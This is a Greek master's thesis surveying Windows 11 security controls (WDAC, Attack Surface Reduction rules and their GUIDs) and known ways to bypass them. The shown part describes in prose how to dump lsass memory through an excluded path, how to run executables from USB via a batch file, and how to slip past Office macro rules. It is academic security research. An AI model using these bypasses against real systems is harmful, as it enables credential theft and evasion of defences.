Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Κατανεμημένα Συστήματα, Ασφάλεια και Αναδυόμενες Τεχνολογίες Πληροφορίας»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Συστήματα Ασφάλειας Windows 11 και τεχνικές παράκαμψης Antivirus** **Windows 11 Security and Antivirus Bypassing Techniques**
Ονοματεπώνυμο Φοιτητή	**Γεώργιος Καραγιαννίδης**
Πατρώνυμο	**Χαράλαμπος**
Αριθμός Μητρώου	**ΜΠΚΣΑ 18012**
Επιβλέπων	**Παναγιώτης Κοτζανικολάου**

Ημερομηνία παράδοσης: **Νοέμβριος 2022**

Τριμελής Εξεταστική Επιτροπή

Παναγιώτης Κοτζανικολάου Αναπληρωτής Καθηγητής	Δέσποινα Πολέμη Καθηγήτρια	Κωσταντίνος Πατσάκης Αναπληρωτής Καθηγητής

Περίληψη

Το λειτουργικό σύστημα των Windows κατέχει το μεγαλύτερο ποσοστό σε εγκατάσταση και χρήση σε σταθμούς εργασίας χρηστών. Για αυτό τον λόγο είναι και το σύστημα για το οποίο γράφεται και το μεγαλύτερο πλήθος κακόβουλου λογισμικού. Τα τελευταία χρόνια μπορεί να βγει με ασφάλεια το συμπέρασμα πως το επίπεδο ασφάλειας που παρέχει το λειτουργικό σύστημα στους χρήστες του έχει βελτιωθεί σημαντικά. Πλέον, το προφίλ ασφάλειας των Windows συγκροτείται από ένα πολυεπίπεδο σύστημα λειτουργιών που προσπαθούν να εμποδίσουν το κακόβουλο λογισμικό από την είσοδό του και εγκατάστασή του στο σύστημα, μέχρι και τα διάφορα στάδια εκτέλεσής του και χρήσης του για πλάγια κίνηση σε περιβάλλοντα Windows. Η εργασία αυτή προσπαθεί να καταγράψει όλους τους μηχανισμούς ασφάλειας των Windows 11 και τους γνωστούς και πιθανούς τρόπους παράκαμψής τους. Επίσης, προσπαθεί να καταδείξει την δυνατότητα παράκαμψης του Windows Defender, του AMSI καθώς και του Wazuh EDR από το συνδυασμό της χρήσης μιας ανοιχτού κώδικα C2 πλατφόρμας και τη δημιουργία εργαλείων μετατροπής των αρχείων που αυτή παράγει.

Abstract

The Windows Operating System holds the largest market share regarding users' workstations. As a result, it is the most targeted OS by a large quantity of malware. One can safely argue that the recent years the Windows Operating System security level has significantly improved. As of now, the Windows security profile is comprised of a multi-layered set of systems and technologies, which by complementing each other, can prevent the introduction of malware in the system, its installation, execution and its use for lateral movement in Windows environments. This thesis attempts to enumerate all the Windows 11 security mechanisms, as well as known and possible methods to bypass them. In addition, it showcases the capability of Windows Defender, AMSI and Wazuh EDR evasion, using a combination of a known, open source C2 framework, as well as custom tools development so as to modify the C2 generated files.

ΠΕΡΙΕΧΟΜΕΝΑ

1. Εισαγωγή

Το λειτουργικό σύστημα των Windows όντας το πιο διαδεδομένο στη χρήση για σταθμούς εργασίας χρηστών [1], αποτελεί ταυτόχρονα και τον πιο διαδεδομένο στόχο για τους δημιουργούς κακόβουλου λογισμικού [2], [3], [4] καθώς επιτυγχάνουν το μεγαλύτερο δείκτη κόστους-οφέλους. Ένα κακόβουλο λογισμικό που προγραμματίζεται μια φορά, μπορεί να επηρεάσει εκατομμύρια χρήστες και επιχειρήσεις σε όλο τον κόσμο.

Για αυτό τον λόγο έχει γίνει μεγάλη προσπάθεια από την Microsoft προκειμένου να ισχυροποιήσει τις άμυνες που διαθέτει το λειτουργικό της σύστημα απέναντι στο κακόβουλο λογισμικό, καθώς και να αλλάξει την αρνητική φήμη που είχε αποκτήσει τα προηγούμενα χρόνια σχετικά με το επίπεδο ασφάλειας των Windows.

Οι εκδόσεις των Windows για σταθμούς εργασίας που υποστηρίζονται ακόμα -Windows 10 και 11- έχουν μεγάλες βελτιώσεις και αλλαγές στους μηχανισμούς προστασίας που αφορούν την προστασία του ίδιου του λειτουργικού συστήματος, την προστασία από εκτέλεση άγνωστου λογισμικού, καθώς και προστασίες από exploitation. Όταν αυτοί οι μηχανισμοί ασφάλειας είναι ενεργοποιημένοι στο σύστημα, είναι πολύ δύσκολο για ένα κακόβουλο λογισμικό που εξαπλώνεται και εγκαθιστά τον εαυτό του με αυτοματοποιημένο τρόπο στα συστήματα, να καταφέρει να εγκατασταθεί και να λειτουργήσει με επιτυχία.

1.1. Σκοπός διατριβής

Η διατριβή αποτελείται από δύο βασικά μέρη, ένα θεωρητικό και ένα πρακτικό. Στο θεωρητικό, προσπαθούμε να αναλύσουμε τα συστήματα ασφαλείας των Windows 11 αναφορικά με την ασφάλεια λογισμικού [5], η οποία αποτελείται από πολλαπλά επίπεδα τα οποία αλληλοσυμπληρώνονται προκειμένου να αποτρέπουν ή να δυσκολεύουν την εκτέλεση κακόβουλου λογισμικού στο λειτουργικό σύστημα. Για κάθε ένα από τα συστήματα ασφάλειας που αναφέρουμε, αναπτύσσουμε και πιθανούς τρόπους παράκαμψής τους από τους επιτιθέμενους. Στο πρακτικό κομμάτι, γίνεται ανάπτυξη ενός προγράμματος σε C++ το οποίο χρησιμοποιεί shellcode που έχει δημιουργηθεί από τη χρήση του Covenant C2 Framework καθώς και του Donut. Ο σκοπός του πρακτικού μέρους της διατριβής είναι η παράκαμψη του Windows Defender Antivirus, του AMSI που αυτό παρέχει, καθώς και του Wazuh EDR.

1.2. Δομή της διατριβής

Στο κεφάλαιο 2 της διατριβής αναπτύσσεται το θεωρητικό κομμάτι στο οποίο γίνεται λόγος για τους μηχανισμούς ασφάλειας αναφορικά με την ασφάλεια λογισμικού στα Windows 11, καθώς και για πιθανούς τρόπους παράκαμψής τους.

Στο κεφάλαιο 2.1 αναπτύσσεται το Windows Defender Application Control.

Στο κεφάλαιο 2.2 αναπτύσσονται τα Windows Attack Surface Reduction Rules

Στο κεφάλαιο 2.3 αναπτύσσεται το Controlled Folder Access

Στο κεφάλαιο 2.4 αναπτύσσεται το Exploit Protection

Στο κεφάλαιο 2.5 αναπτύσσεται το Microsoft Defender Application Guard

Στο κεφάλαιο 2.6 αναπτύσσεται το Applocker

Στο κεφάλαιο 2.7 αναπτύσσεται το Microsoft Defender Device Guard

Στο κεφάλαιο 2.8 αναπτύσσεται το Microsoft Defender Smartscreen

Στο κεφάλαιο 2.9 αναπτύσσεται το Network Protection

Στο κεφάλαιο 2.10 αναπτύσσεται το Virtualization-based Protection Of Code Integrity

Στο κεφάλαιο 2.11 αναπτύσσεται το Web Protection

Στο κεφάλαιο 2.12 αναπτύσσεται το Windows Firewall

Στο κεφάλαιο 2.13 αναπτύσσεται το Windows Sandbox

Στο κεφάλαιο 3 της διατριβής, αναπτύσσεται το πρακτικό κομμάτι της, όπου με τη βοήθεια του Donut και shellcode που έχει δημιουργηθεί από το Covenant C2 Framework, δημιουργείται πρόγραμμα σε C++ και ένα script σε Python που παρακάμπτουν το Windows Defender Antivirus, το AMSI που αυτό διαθέτει καθώς και το ανοιχτού λογισμικού EDR, Wazuh.

Στο κεφάλαιο 4 της διατριβής, αναφέρονται τα συμπεράσματα, καθώς και πιθανοί τρόποι εξέλιξης του προγράμματος που δημιουργήθηκε.

Στο κεφάλαιο 5 παρουσιάζονται οι πηγές και η Βιβλιογραφία που χρησιμοποιήθηκαν για τη συγγραφή αυτής της διατριβής.

2. Μηχανισμοί Ασφάλειας Windows 11

Σε αυτή την ενότητα αναλύουμε τους μηχανισμούς ασφάλειας των Windows 11 που σχετίζονται με την ασφάλεια λογισμικού, καθώς και αναλύουμε γνωστές τεχνικές παράκαμψής τους ή προτείνουμε πιθανούς δρόμους έρευνας προκειμένου να παρακαμφθούν αυτοί.

2.1 Application control

Ένας από τους μηχανισμούς ασφαλείας που χρησιμοποιούν τα Windows προκειμένου να εμποδίσουν malware να τρέξει σε κάποιον υπολογιστή είναι το Windows Defender Application Control (WDAC) [6], το οποίο αντικαθιστά το “Device Guard” που υπήρχε σε παλιότερες εκδόσεις των Windows 10 (προγενέστερες της 1903). Το WDAC είναι ένα στρώμα ασφάλειας στο λειτουργικό σύστημα, που επιτρέπει να τρέξει στον υπολογιστή μόνο ένα συγκεκριμένο σύνολο προγραμμάτων, οτιδήποτε άλλο απαγορεύεται. Το WDAC εμφανίστηκε πρώτη φορά στα Windows 10 και σχεδιάστηκε σαν λειτουργία ασφάλειας του λειτουργικού συστήματος με βάση τα “Servicing Criteria” [7] που είναι καθορισμένα από το Microsoft Security Response Center (MSRC). Οι λειτουργίες ασφάλειας βασίζονται πάνω στους περιορισμούς ασφάλειας (security boundaries) και παρέχουν σημαντική προστασία για την ασφάλεια του λειτουργικού συστήματος.

Εφαρμόζοντας το WDAC σε έναν Windows υπολογιστή δημιουργούμε μια πολιτική που ελέγχει ποια προγράμματα επιτρέπεται να τρέξουν στο λειτουργικό σύστημα. Η πολιτική αυτή έχει τα χαρακτηριστικά μιας white-list – προτείνεται να καθορίζουμε τα προγράμματα που επιτρέπεται να τρέχουν και ό,τι δεν εμπίπτει στην πολιτική αυτή, απαγορεύεται. Το WDAC επιτρέπει ή απαγορεύει την εκτέλεση προγραμμάτων, ελέγχοντας τα παρακάτω χαρακτηριστικά σε κάποιο πρόγραμμα[1]:

- Ψηφιακές υπογραφές και τα certificates που χρησιμοποιήθηκαν για να υπογράψουν το πρόγραμμα.
- Ιδιότητες του προγράμματος που προέρχονται από τα υπογεγραμμένα metadata του, όπως το όνομα του αρχείου, την έκδοσή του, ή την τιμή κατακερματισμού (hash value) του προγράμματος.
- Το path στο οποίο βρίσκεται το πρόγραμμα στο filesystem.
- Τον publisher του προγράμματος ή του αρχείου.
- Την φήμη (reputation) του προγράμματος όπως αυτή προσδιορίζεται από το Intelligent Security Graph (ISG) της Microsoft.
- Τη διεργασία (process) που ξεκίνησε την εγκατάσταση της εφαρμογής και των προγραμμάτων της.
- Τη διεργασία (process) που εκτέλεσε το πρόγραμμα.

Η πολιτική εφαρμογής του WDAC στο λειτουργικό σύστημα περιέχει κανόνες όπως το audit mode, αλλά και κανόνες αρχείων που ελέγχουν τον τρόπο με τον οποίο οι εφαρμογές αναγνωρίζονται και ταυτοποιούνται.

Σαν προσέγγιση για τη δημιουργία πολιτικής, τα file paths και τα ονόματα των προγραμμάτων δεν παρέχουν τις ίδιες εγγυήσεις ασφαλείας που παρέχουν τα διάφορα είδη certificates και ψηφιακών υπογραφών που χρησιμοποιούνται για την ταυτοποίηση και αναγνώριση προγραμμάτων, αφού είναι μεταβλητά.

Χρειάζεται να αναφερθεί, πως η λογική με την οποία λειτουργεί το WDAC είναι αντίστοιχη με αυτήν του AppLocker. Αυτό που προτείνεται από την Microsoft είναι η χρησιμοποίηση του WDAC εφόσον αυτό υποστηρίζεται από την έκδοση του λειτουργικού συστήματος και είναι δυνατόν να εγκατασταθεί. Το WDAC, σε αντίθεση με το AppLocker, επιδέχεται συνεχόμενες αναβαθμίσεις στις λειτουργίες του από τη Microsoft και είναι συμβατό με τα “Servicing Criteria”.

Το WDAC εφαρμόζεται και τρέχει στη συσκευή με έναν “οριζόντιο” τρόπο, επηρεάζοντας το σύνολο των χρηστών του λειτουργικού συστήματος, ενώ το AppLocker, μπορεί να έχει κανόνες ανά χρήστη και ανά ομάδα (group) χρηστών. Αυτό έχει σαν αποτέλεσμα το WDAC να προστατεύει και τους Administrators αλλά και να μπορεί να ελέγχει και οδηγούς συσκευών (device drivers). Όταν ο στόχος είναι η μέγιστη δυνατή ασφάλεια του συστήματος, προτείνεται να χρησιμοποιούνται και οι δύο μηχανισμοί.

Επίσης, το WDAC εφαρμόζεται όχι μόνο σε εκτελέσιμα αρχεία, αλλά και σε συνοδευτικά αρχεία προγραμμάτων, αλλά και αρχεία DLL.

2.1.1. Γνωστές τεχνικές παράκαμψης του WDAC

Η πλειοψηφία των τεχνικών παράκαμψης του WDAC αφορά την αξιοποίηση λειτουργικότητας που παρέχουν γνωστά και “αθώα” προγράμματα με έναν απρόβλεπτο τρόπο. Σε αυτή την περίπτωση οι επιτιθέμενοι δεν κάνουν exploit κάποιο πρόγραμμα αλλά χρησιμοποιούν τις λειτουργίες που αυτό παρέχει με έναν τρόπο που τους επιτρέπει να εκτελούν κώδικα. Γι’ αυτό η Microsoft δεν προτείνει την επιδιόρθωση και αναβάθμιση των προγραμμάτων αυτών, αλλά διατηρεί μια λίστα από προγράμματα που προτείνει να απαγορεύεται να τρέχουν (block-rules) [6]. Σε αυτή τη λίστα βρίσκουμε προγράμματα όπως debuggers, disassemblers, (de)compilers, το Windows Subsystem for Linux (WSL) και άλλα, τα οποία συνήθως τα βρίσκουμε εγκατεστημένα σε υπολογιστές που χρησιμοποιούν διαχειριστές δικτυών και υπολογιστών, προγραμματιστές και άλλοι επαγγελματίες των οποίων τα εργαλεία της καθημερινής τους εργασίας με κάποιο τρόπο μπορούν να φορτώνουν και να τρέχουν κώδικα στον υπολογιστή. Αυτό μας δείχνει ότι προκειμένου το WDAC να λειτουργεί με αποτελεσματικότητα σε ένα σύστημα, θα πρέπει να συνοδεύεται από μια block-list που θα αναβαθμίζεται συνεχώς. Ταυτόχρονα, δείχνει και την περιορισμένη αποτελεσματικότητα που μπορεί να έχει σε ποικιλόμορφα υπολογιστικά περιβάλλοντα στα οποία οι αντίστοιχοι χρήστες χρειάζονται αυτού του τύπου τα προγράμματα για την καθημερινή τους εργασία.

Αντίστοιχα και οι επιτιθέμενοι έχουν λίστες που συνεχώς επικαιροποιούν προκειμένου να παρακάμπτουν το WDAC. Μια από αυτές είναι και η “Ultimate WDAC Bypass List” [9].

Κωδικοί αντιστοιχίας στον MITRE πίνακα σχετικά με τις παρακάμψεις: T1059, T1609, T1610, T1559, T1129, T1072, T1203, T1047, T202, T1620.

2.2. Attack Surface Reduction Rules (ASR Rules)

Αρχικά, χρειάζεται να γίνει ένας διαχωρισμός ανάμεσα στους όρους Attack Surface Reduction (ASR) και Attack Surface Reduction Rules (ASR Rules).

Το ASR αναφέρεται σε όλες τις παρεχόμενες λειτουργικότητες των Windows που ελαχιστοποιούν την επιφάνεια επίθεσης (attack surface), ή εμποδίζουν την εισβολή ενός επιτιθέμενου στο σύστημα. Η επιφάνεια επίθεσης (στο επίπεδο του λειτουργικού συστήματος) αναφέρεται σε όλα τα μέρη τα οποία το λειτουργικό σύστημα είναι ευπαθές σε κυβερνοεπιθέσεις. Η μείωση της επιφάνειας επίθεσης αυξάνει την ασφάλεια του λειτουργικού συστήματος. Υπό μια έννοια το ASR είναι αντίστοιχος με όρος με το Host-based Intrusion Detection System (HIDS). Συγκεκριμένα, το ASR στο Microsoft Defender ATP (Advanced Threat Protection) αποτελείται από τις παρακάτω λειτουργικότητες:

- Attack Surface Reduction Rules.
- Απομόνωση του λειτουργικού συστήματος με βάση το υλικό (Hardware based isolation).
- Application Control (WDAC).
- Προστασία από exploits (Exploit protection).
- Προστασία από επιθέσεις δικτύου (Network protection).
- Προστασία από επιθέσεις μέσω Web (Web protection).
- Controlled folder access.
- Network firewall.

Τα Attack Surface Reduction Rules αποτελούν ένα πρώτο επίπεδο άμυνας και βοηθούν στο να οχυρωθεί το λειτουργικό σύστημα από συνηθισμένους δρόμους εισβολής που χρησιμοποιούν τα malware, πριν τα τελευταία φτάσουν στο σημείο στο οποίο θα τα εντόπιζαν τα antivirus (ή Endpoint Detection and Response - EDR). Εμποδίζονται, λοιπόν, συγκεκριμένες ενέργειες που γνωρίζουμε ότι σχετίζονται με δραστηριότητα malware, χωρίς να έχουν σκοπό να αντικαταστήσουν τα endpoint protections. Τα ASR Rules δημιουργήθηκαν προκειμένου να ενισχύσουν την ασφάλεια του λειτουργικού συστήματος και να λειτουργούν μαζί με τα διάφορα endpoint protections, antivirus ή EDR που μπορεί να είναι εγκατεστημένα.

Τα ASR Rules χρειάζονται Λειτουργικά συστήματα Windows 10 1709 ή μεταγενέστερα ή Windows Server 1803 ή μεταγενέστερα. Επίσης, χρειάζονται το Microsoft Defender Antivirus να είναι σε λειτουργία καθώς και να έχει το Cloud-Delivered Protection ενεργοποιημένο για κάποιους από τους κανόνες.

Τα ASR Rules αφορούν προστασία από πολυμορφικές απειλές (polymorphic threats), από πλάγια κίνηση και κλοπή συνθηματικών (lateral movement & credential theft), από απειλές που σχετίζονται με λογισμικό Office και email, καθώς και από απειλές που σχετίζονται με scripts και οδηγών υλικού (drivers). Τα ASR Rules είναι τα παρακάτω ανά κατηγορία [11]:

- Πολυμορφικές απειλές:
    - Απαγόρευση εκτέλεσης εκτελέσιμων αρχείων εκτός αν έχουν μεγάλη συχνότητα εκτέλεσης (έχουν εκτελεστεί σε παραπάνω από 1000 συστήματα) ή έχουν ηλικία μεγαλύτερη των 24 ωρών, ή βρίσκονται σε οποιοδήποτε κατάλογο με ταυτοποιημένο και εμπιστευμένο λογισμικό (trust list).
    - Απαγόρευση εκτέλεσης εκτελέσιμων από USB εφόσον δεν είναι εμπιστευμένα και υπογεγραμμένα.
    - Χρήση προηγμένης προστασίας από ransomware.
- Πλάγια κίνηση και κλοπή συνθηματικών:
    - Απαγόρευση δημιουργίας διεργασιών που προέρχονται από το PSExec και το WMI (Windows Management Instrumentation).
    - Απαγόρευση πρόσβασης στο Windows local security authority subsystem (lsass.exe) προκειμένου να εμποδίζεται η κλοπή συνθηματικών.
    - Απαγόρευση διατήρησης πρόσβασης μέσω συνδρομής σε περιστατικό WMI.
- Λογισμικό Office:
    - Απαγόρευση στις εφαρμογές Office να δημιουργούν εκτελέσιμο περιεχόμενο.
    - Απαγόρευση σε όλες τις εφαρμογές Office να δημιουργούν διεργασίες-παιδιά.
    - Απαγόρευση στις εφαρμογές Office να εισάγουν κώδικα σε άλλες διεργασίες.
    - Απαγόρευση στην εφαρμογή Adobe Reader να δημιουργεί διεργασίες-παιδιά.
    - Απαγόρευση κλήσης του Win32 API από μακροεντολές Office.
- Λογισμικό email:
    - Απαγόρευση εκτελέσιμου περιεχομένου που προέρχεται από email client ή webmail.
    - Απαγόρευση σε εφαρμογές επικοινωνίας Office από το να δημιουργούν διεργασίες-παιδιά.
- Scripts:
    - Απαγόρευση εκτέλεσης περιπλεγμένου (obfuscated) JavaScript, VBScript, PowerShell, macro κώδικα.
    - Απαγόρευση JavaScript και VBScript από το να εκτελούν κατεβασμένο εκτελέσιμο περιεχόμενο.
- Οδηγοί υλικού:
    - Απαγόρευση από την κακομεταχείριση ευπαθούς, υπογεγραμμένου οδηγού υλικού.

Δεν είναι απαραίτητο να ενεργοποιούνται όλοι οι παραπάνω κανόνες και υπάρχει η δυνατότητα ενεργοποίησης των ASR Rules σε audit mode. Σε αυτή τη λειτουργία οι διαχειριστές των συστημάτων μπορούν να καταγράψουν και να έχουν ένα ιστορικό του τι θα είχε συμβεί στο σύστημα εάν είχαν ενεργοποιήσει τα ASR Rules. Σε περίπτωση που είναι απαραίτητο να εφαρμόζεται ένας κανόνας σε όλο τον οργανισμό, αλλά ταυτόχρονα χρειάζεται να τρέχουν

κάποιες εφαρμογές που είναι προγραμματισμένες με τέτοιο τρόπο που τον ενεργοποιούν, υπάρχει η δυνατότητα εξαίρεσης αρχείων ή φακέλων από τα ASR Rules.

Για κάθε ένα από τα ASR Rules μπορούμε να έχουμε τις παρακάτω ρυθμίσεις:

- Not configured | Disabled: Ο συγκεκριμένος κανόνας είναι απενεργοποιημένος.
- Block: Ο συγκεκριμένος κανόνας είναι ενεργοποιημένος.
- Audit: Ο συγκεκριμένος κανόνας λειτουργεί σε audit mode.
- Warn: Ο συγκεκριμένος κανόνας είναι ενεργοποιημένος, αλλά επιτρέπεται στο χρήστη να τον παρακάμψει όταν το χρειαστεί, χωρίς περαιτέρω ταυτοποίηση σε επίπεδο administrator.

Προκειμένου να ενεργοποιήσουμε τα ASR Rules από το Group Policy, χρειάζεται να χρησιμοποιήσουμε την παρακάτω αντιστοίχιση μεταξύ κανόνα και GUID:

Κανόνας ASR	GUID
Απαγόρευση εκτέλεσης εκτελέσιμων αρχείων εκτός αν έχουν μεγάλη συχνότητα εκτέλεσης (έχουν εκτελεστεί σε παραπάνω από 1000 συστήματα) ή έχουν ηλικία μεγαλύτερη των 24 ωρών, ή βρίσκονται σε οποιοδήποτε κατάλογο με ταυτοποιημένο και εμπιστευμένο λογισμικό (trust list)	01443614-cd74-433a-b99e-2ecdc07bfc25
Απαγόρευση εκτέλεσης εκτελέσιμων από USB εφόσον δεν είναι εμπιστευμένα και υπογεγραμμένα	b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4
Χρήση προηγμένης προστασίας από ransomware	c1db55ab-c21a-4637-bb3f-a12568109d35
Απαγόρευση δημιουργίας διεργασιών που προέρχονται από το PSExec και το WMI	d1e49aac-8f56-4280-b9ba-993a6d77406c
Απαγόρευση πρόσβασης στο Windows local security authority subsystem (lsass.exe) προκειμένου να εμποδίζεται η κλοπή συνθηματικών	9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2
Απαγόρευση διατήρησης πρόσβασης μέσω συνδρομής σε περιστατικό WMI	e6db77e5-3df2-4cf1-b95a-636979351e5b
Απαγόρευση στις εφαρμογές Office να δημιουργούν εκτελέσιμο περιεχόμενο	3b576869-a4ec-4529-8536-b80a7769e899
Απαγόρευση σε όλες τις εφαρμογές Office να δημιουργούν διεργασίες-παιδιά	d4f940ab-401b-4efc-aadc-ad5f3c50688a
Απαγόρευση στις εφαρμογές Office να εισάγουν κώδικα σε άλλες διεργασίες	75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84
Απαγόρευση στην εφαρμογή Adobe Reader να δημιουργεί διεργασίες-παιδιά	7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c
Απαγόρευση εκτελέσιμου περιεχομένου που προέρχεται από email client ή webmail	be9ba2d9-53ea-4cdc-84e5-9b1eeee46550
Απαγόρευση σε εφαρμογές επικοινωνίας Office από το να δημιουργούν διεργασίες-παιδιά	26190899-1602-49e8-8b27-eb1d0a1ce869
Απαγόρευση εκτέλεσης περιπλεγμένου (obfuscated) JavaScript, VBScript, PowerShell, macro κώδικα	5beb7efe-fd9a-4556-801d-275e5ffc04cc
Απαγόρευση JavaScript και VBScript από την εκτέλεση κατεβασμένου εκτελέσιμου περιεχόμενου	d3e037e1-3eb8-44c8-a917-57927947596d
Απαγόρευση από την κακομεταχείριση ευπαθούς, υπογεγραμμένου οδηγού υλικού	56a863a9-875e-4185-98a7-b882c64b5ce5
Απαγόρευση κλήσης του Win32 API από	92e97fa1-2edf-4476-bdd6-9dd0b4dddc7b

μακροεντολές Office	

2.2.1. Γνωστές τεχνικές παράκαμψης των ASR Rules

Για τους περισσότερους από τους κανόνες υπάρχει γνωστή παράκαμψη, ενώ υπάρχουν εμπορικά, κλειστού-κώδικα, επιθετικά εργαλεία που ισχυρίζονται ότι παρακάμπτουν όλους τους κανόνες.

1. Απαγόρευση εκτέλεσης εκτελέσιμων αρχείων εκτός αν έχουν μεγάλη συχνότητα εκτέλεσης (έχουν εκτελεστεί σε παραπάνω από 1000 συστήματα) ή έχουν ηλικία μεγαλύτερη των 24 ωρών, ή βρίσκονται σε οποιοδήποτε κατάλογο με ταυτοποιημένο και εμπιστευμένο λογισμικό: Ο κανόνας αυτός είναι εξαιρετικά δύσκολο να εφαρμοστεί σε block mode σε μεσαίους και πάνω, οργανισμούς. Επίσης, βασίζεται στη χρήση Cloud-Delivered protection του Microsoft Defender και η Microsoft διατηρεί μια μη δημοσιευμένη λίστα με εμπιστευμένο λογισμικό το οποίο επιτρέπεται να τρέχει. Οργανισμοί που δραστηριοποιούνται στην παραγωγή κώδικα δεν μπορούν να εφαρμόσουν το συγκεκριμένο κανόνα.
2. Απαγόρευση εκτέλεσης εκτελέσιμων από USB εφόσον δεν είναι εμπιστευμένα και υπογεγραμμένα: Παρόλο που απαγορεύονται τα εκτελέσιμα exe και DLL που περιέχονται σε ένα USB και δεν είναι εμπιστευμένα και υπογεγραμμένα, μπορούμε να δημιουργήσουμε ένα .bat αρχείο που βρίσκεται στο USB, αντιγράφει τα εκτελέσιμα που θέλουμε να τρέξουμε σε έναν φάκελο στον υπολογιστή και στη συνέχεια τα τρέχει. Το bat αρχείο αυτό θα τρέξει κανονικά και θα δώσει τα επιθυμητά αποτελέσματα σε έναν επιτιθέμενο. Επίσης, υπάρχει και η δυνατότητα εισχώρησης οποιουδήποτε exe ή DLL αρχείου μέσα σε ένα bat και εκτέλεσής του όταν εκτελεστεί το bat [36], [37].
3. Χρήση προηγμένης προστασίας από ransomware: Ο συγκεκριμένος κανόνας μπορεί να παρακαμφθεί χρησιμοποιώντας το Windows Native API προκειμένου να κρυπτογραφηθούν τα επιθυμητά αρχεία.
4. Απαγόρευση δημιουργίας διεργασιών που προέρχονται από το PSExec και το WMI: Ο συγκεκριμένος κανόνας είναι εξαιρετικά δύσκολο να εφαρμοστεί σε block mode σε μεσαίους και πάνω οργανισμούς, καθώς εμποδίζει τους διαχειριστές συστημάτων από το να χρησιμοποιούν το Microsoft Endpoint Configuration Manager (αλλιώς System Center Configuration Manager – SCCM) για να διαχειρίζονται απομακρυσμένα τα συστήματα του οργανισμού. Ένας από τους γνωστούς τρόπους παράκαμψης είναι η χρήση του “Register-ScheduledTask” του PowerShell που χρησιμοποιεί το WMI για να δημιουργήσει ένα Scheduled Task που τελικά εκτελεί τον επιθυμητό κώδικα.
5. Απαγόρευση πρόσβασης στο Windows local security authority subsystem (lsass.exe) [14] προκειμένου να εμποδίζεται η κλοπή συνθηματικών: Ο συγκεκριμένος κανόνας έχει πάρα πολλές γνωστές παρακάμψεις. Μια από αυτές είναι η χρήση του path “`c:\Windows\Temp\cr0czrap\Extract\TrolleyExpress.exe`” προκειμένου να γίνει άδειασμα της μνήμης της διεργασίας του lsass.exe σε ένα αρχείο στο σκληρό δίσκο. Στη συνέχεια, τα δεδομένα που χρειάζεται ο επιτιθέμενος μπορούν να διαβαστούν από το αρχείο
6. Απαγόρευση διατήρησης πρόσβασης μέσω συνδρομής σε περιστατικό WMI: Ο συγκεκριμένος κανόνας έχει σκοπό να απαγορεύσει την πλάγια κίνηση που κάνουν συνήθως οι επιτιθέμενοι προκειμένου να διατηρήσουν την πρόσβασή τους σε ένα σύστημα, χρησιμοποιώντας το WMI, χωρίς να έχουν κάποιο αρχείο αποθηκευμένο στο σύστημα (fileless persistence). Παρακάμψεις για τον συγκεκριμένο κανόνα σχετίζονται με τη δημιουργία αρχείων και τη χρήση του WMI για διατήρηση της πρόσβασης. Η περιγραφή της Microsoft για τον κανόνα αναφέρει συγκεκριμένα ότι “ο κανόνας δεν περιλαμβάνει την προστασία αρχείων και φακέλων” και προορίζεται μόνο για προστασία από fileless attacks. (MITRE ATT&CK T1546)
7. Απαγόρευση στις εφαρμογές Office να δημιουργούν εκτελέσιμο περιεχόμενο: Ο κανόνας αυτός αφορά τον περιορισμό λειτουργίας στα κακόβουλα Office macros. Υπάρχουν πολλοί γνωστοί τρόποι παράκαμψης του συγκεκριμένου κανόνα. Ένας από αυτούς είναι η χρήση του “think-cell” string σε οποιοδήποτε σημείο του path του φακέλου του αρχείου που πρόκειται να εκτελεστεί. Ο κανόνας δουλεύει ελέγχοντας το

extension που έχει το αρχείο που δημιουργείται (.bat, .cmd, .hta, .jar, .js, .jse, .lnk, .pif, .ps1, .psc1, .scr, .sys, .vbe, .vbs, .wsc, .wsf, .wsh, .ocx, .com, .exe, .dll, .settingcontent-ms, .appcontent-ms, .application), επομένως, ένας άλλος τρόπος παράκαμψης είναι η αποθήκευση του αρχείου με extension που δεν απαγορεύεται, π.χ. .txt και στη συνέχεια η μετονομασία του αρχείου χρησιμοποιώντας μια απαγορευμένη προέκταση, π.χ. .exe. (MITRE ATT&CK T1059, T1204, T1222)

8. Απαγόρευση σε όλες τις εφαρμογές Office να δημιουργούν διεργασίες-παιδιά: Ο κανόνας αυτός επίσης αφορά τον περιορισμό λειτουργίας στα κακόβουλα Office macros. Ένας γνωστός τρόπος παράκαμψης του συγκεκριμένου κανόνα είναι η χρήση του WMI για τη δημιουργία της διεργασίας-παιδιού. (MITRE ATT&CK T1546). Άλλες γνωστές παρακάμψεις αφορούν τη χρήση COM Objects και του Task Scheduler. (MITRE ATT&CK T1559, T1053)
9. Απαγόρευση στις εφαρμογές Office να εισάγουν κώδικα σε άλλες διεργασίες: Ο κανόνας αυτός απαγορεύει την εισαγωγή κώδικα (code injection) από το Office προς άλλες εφαρμογές. Υπάρχουν τρόποι παράκαμψης καθώς ο τρόπος ελέγχου του συγκεκριμένου κανόνα φαίνεται να είναι στατικός. Μπορούμε να χρησιμοποιήσουμε μια βιβλιοθήκη που έχουμε αντιγράψει σε άλλο path και με άλλο όνομα και να κάνουμε εισαγωγή κώδικα σε άλλη εφαρμογή με αυτόν τον τρόπο. Εφόσον, όμως, είμαστε σε θέση να κατεβάσουμε και να εκτελέσουμε άλλα εκτελέσιμα αρχεία, η αξία της παράκαμψης του κανόνα αυτού υποβαθμίζεται. (MITRE ATT&CK 1055)
10. Απαγόρευση στην εφαρμογή Adobe Reader να δημιουργεί διεργασίες-παιδιά: Ο κανόνας αυτός απαγορεύει στην εφαρμογή Adobe Reader να δημιουργεί διεργασίες-παιδιά, προκειμένου να εμποδίσει επιτιθέμενους από τη χρήση του Adobe Reader σε επιθέσεις social engineering. Ο κανόνας αυτός παρακάμπτεται με τη χρήση διάφορων paths τα οποία εξαιρούνται για τις διεργασίες. Τα paths αυτά είναι και user-writeable. (MITRE ATT&CK T1222)
